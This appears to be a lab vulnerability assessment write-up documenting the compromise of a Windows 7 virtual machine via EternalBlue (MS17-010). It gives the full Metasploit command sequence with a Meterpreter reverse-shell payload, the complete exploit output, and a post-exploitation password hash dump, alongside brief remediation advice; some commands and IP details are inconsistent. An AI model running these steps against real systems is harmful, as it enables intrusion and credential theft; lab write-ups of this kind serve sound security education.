Vulnerability Assessment Report

Target: 192.168.153.130
Date: May 30, 2025
Assessor: mafioso

Note: This project was performed in a controlled lab environment for educational purposes only. Unauthorized testing or exploitation of systems without permission is illegal and unethical.

1. Executive Summary

This vulnerability assessment was conducted on a host within a Vmare virtual environment(IP: 192.168.153.130). The host was found to be running several potentially vulnerable services including SMB, NetBIOS, and HTTP. Notably, the SMB service appears to be exposed and potentially vulnerable to known exploits such as EternalBlue (MS17-010). This report details the technical findings and provides remediation steps to secure the system.

2. Methodology

The following phases and tools were used during the assessment:
- Discovery: `arp scan -l` to identify live hosts
- Port Scanning: `nmap -sS -sV` to discover open TCP ports and detect service versions
- Vulnerability Detection: `nmap --script vuln` to identify known CVEs
- Exploitation: `metasploit` for controlled exploitation in the lab environment

3.Tools Used

- Nmap
- Metasploit Framework
- MSFconsole

- Kali Linux
- Exploit: EternalBlue (CVE-2017-0143)

4. Target Environment

Operating System: Windows 7 (SP1)

IP Address: 192.168.1.130

Network Setup: Host-only network on VMware


Purpose: Simulated vulnerable host for testing

Step 1: Reconnaissance and Scanning

Network Discover:

Code:

- sudo - arp -l



Step 2: Port Scan

Upon scanning the target ip address 192.168.153.130 of which upon further scanning

```
Apps   Places                    May 31  8:44 PM                 76%  39%  0.0 kB  0.0 kB
                                 mafioso@kali: ~
Ending arp-scan 1.10.0: 256 hosts scanned in 3.073 seconds (83.31 hosts/sec). 4 responded

┌──(mafioso㉿kali)-[~]
└─$ nmap -O 192.168.[redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 20:43 EDT
Nmap scan report for 192.168.[redacted]
Host is up (0.012s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:BA:57:A6 (VMware)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.31 seconds

┌──(mafioso㉿kali)-[~]
└─$
```

nmap -O -sV 192.168.153.130


Detected OS: Microsoft Windows 7 SP1

Open ports: 135, 139, 445, 49152, 49153,49154, 49155, 49156

Vulnerability Identification


Service: SMB (Port 445)

- Vulnerability: **CVE-2017-0143** (EternalBlue)
- Detection: Based on service version + manual enumeration



Upon which port 445 was found vulnerable

Risk = HIGH



💣 Exploitation Process

Step 1: Launch Metasploit


= `msfconsole`

Step 2: Use EternalBlue Exploit

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.153.130
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST [your IP]
run
```

Result:

- Exploit Successful
- Got a Meterpreter session on the target!




```
[+] 192.168.153.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.153.130:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.153.130:445 - The target is vulnerable.
[*] 192.168.153.130:445 - Connecting to target for exploitation.
[+] 192.168.153.130:445 - Connection established for exploitation.
[+] 192.168.153.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.153.130:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.153.130:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.153.130:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.153.130:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.153.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.153.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.153.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.153.130:445 - Starting non-paged pool grooming
[+] 192.168.153.130:445 - Sending SMBv2 buffers
[+] 192.168.153.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.153.130:445 - Sending final SMBv2 buffers.
[*] 192.168.153.130:445 - Sending last fragment of exploit packet!
[*] 192.168.153.130:445 - Receiving response from exploit packet
[+] 192.168.153.130:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.153.130:445 - Sending egg to corrupted connection.
[*] 192.168.153.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.153.130
[+] 192.168.153.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.153.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.153.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.153.128:4444 -> 192.168.153.130:49158) at 2025-05-31 21:03:09 -0400

meterpreter >
```

🔒 Post-Exploitation

- Verified user privileges: SYSTEM
- Gathered information: OS, network config
- Could dump password hashes

```
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

- Gained access to the vulnerable windows system and uploaded some files and also captured a flag



Remediation Suggestions

- Apply latest Windows updates
- Disable SMBv1 if not needed
- Use network firewalls to restrict unnecessary ports
- Regular vulnerability scans

Lessons Learned

- Importance of patch management
- SMB services are high-risk if exposed

Resources

- CVE-2017-0143 MITRE Page
- Rapid7 Module Documentation